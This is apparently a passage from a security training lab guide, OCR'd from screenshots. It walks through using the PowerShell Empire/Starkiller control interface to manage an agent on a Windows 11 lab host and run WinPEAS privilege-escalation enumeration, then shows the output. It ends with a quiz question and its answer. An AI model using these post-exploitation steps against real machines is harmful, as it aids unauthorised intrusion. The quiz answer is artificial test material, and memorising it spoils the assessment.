
1. Select an active Agent to enter direct agent management view.




1. Click **FILE BROWSER** to explore target file system directories remotely.





1. In **Execute Module**, search for `winpeas` and select **powershell_privesc_winpeas**. Click **SUBMIT**.



Applications Places System
Fri Jan 3, 02:06
Starkiller
http://localhost:1337/index.html#/agents/HMVULW2F
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
Agents / HMVULW2F
ON
INTERACT
FILE BROWSER
TASKS
VIEW
FORM
TERMINAL (BETA)
Script Command
Literal
Shell Command
RUN
Execute Module
Executing on Agents: HMVULW2F
winpeas
powershell_privesc_winpeas
Copyright (c) 2023 BC Security | Starkiller | Empire | Sponsor for extra features
Menu
[powershell-empire s...
powershell-empire cli...
[python3 -m http.serv...
Starkiller — Mozilla Fi...



1. Switch back to Empire CLI client terminal to review generated WinPEAS output.


Applications Places System
Fri Jan 3, 02:10
powershell-empire client - Parrot Terminal
File Edit View Search Terminal Help
Basic System Information
Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#kernel-exploits
Hostname: Windows11
ProductName: Windows 10 Pro
EditionID: Professional
ReleaseId: 2009
BuildBranch: co_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 2
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC-08:00) Pacific Time (US & Canada)
IsVirtualMachine: True
Current Time: 1/2/2025 11:07:49 PM
HighIntegrity: True
PartOfDomain: False
Hotfixes: KB5030650, KB5030842, KB5010690, KB5011048, KB5031358, KB5031591,
[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
Showing All Microsoft Updates
HotFix ID : KB2267602
Menu
[powershell-empire s...
powershell-empire cli...
[python3 -m http.serv...
Starkiller — Mozilla Fi...


Applications Places System
Fri Jan 3, 02:10
powershell-empire client - Parrot Terminal
File Edit View Search Terminal Help
System Last Shutdown Date/time (from Registry)
Last Shutdown Date/time : 1/1/2025 10:43:59 PM
User Environment Variables
Check for some passwords or keys in the env variables
COMPUTERNAME: WINDOWS11
USERPROFILE: C:\Users\Admin
HOMEPATH: \Users\Admin
LOCALAPPDATA: C:\Users\Admin\AppData\Local
PSModulePath: C:\Users\Admin\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PROCESSOR_ARCHITECTURE: AMD64
Path: C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\Admin\AppData\Local\Microsoft\WindowsApps
CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
ProgramFiles(x86): C:\Program Files (x86)
PROCESSOR_LEVEL: 6
LOGONSERVER: \\WINDOWS11
PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
HOMEDRIVE: C:
SystemRoot: C:\Windows
ALLUSERSPROFILE: C:\ProgramData
DriverData: C:\Windows\System32\Drivers\DriverData
FPS_BROWSER_APP_PROFILE_STRING: Internet Explorer
Menu
[powershell-empire s...
powershell-empire cli...
[python3 -m http.serv...
Starkiller — Mozilla Fi...



1. Verify WinPEAS privilege escalation audit completion. Close all open applications.

This concludes the lab exercise.

IMPORTANT: ❓ **Question 8.5.1.1** On a Parrot Security machine, utilize PowerShell Empire to generate a payload and initiate a listener. Transfer the payload to a Windows 11 machine and execute it. Conduct enumeration and privilege escalation. Determine the command used to list active agents in PowerShell Empire. [!SUCCESS] ✅
Answer: **agents**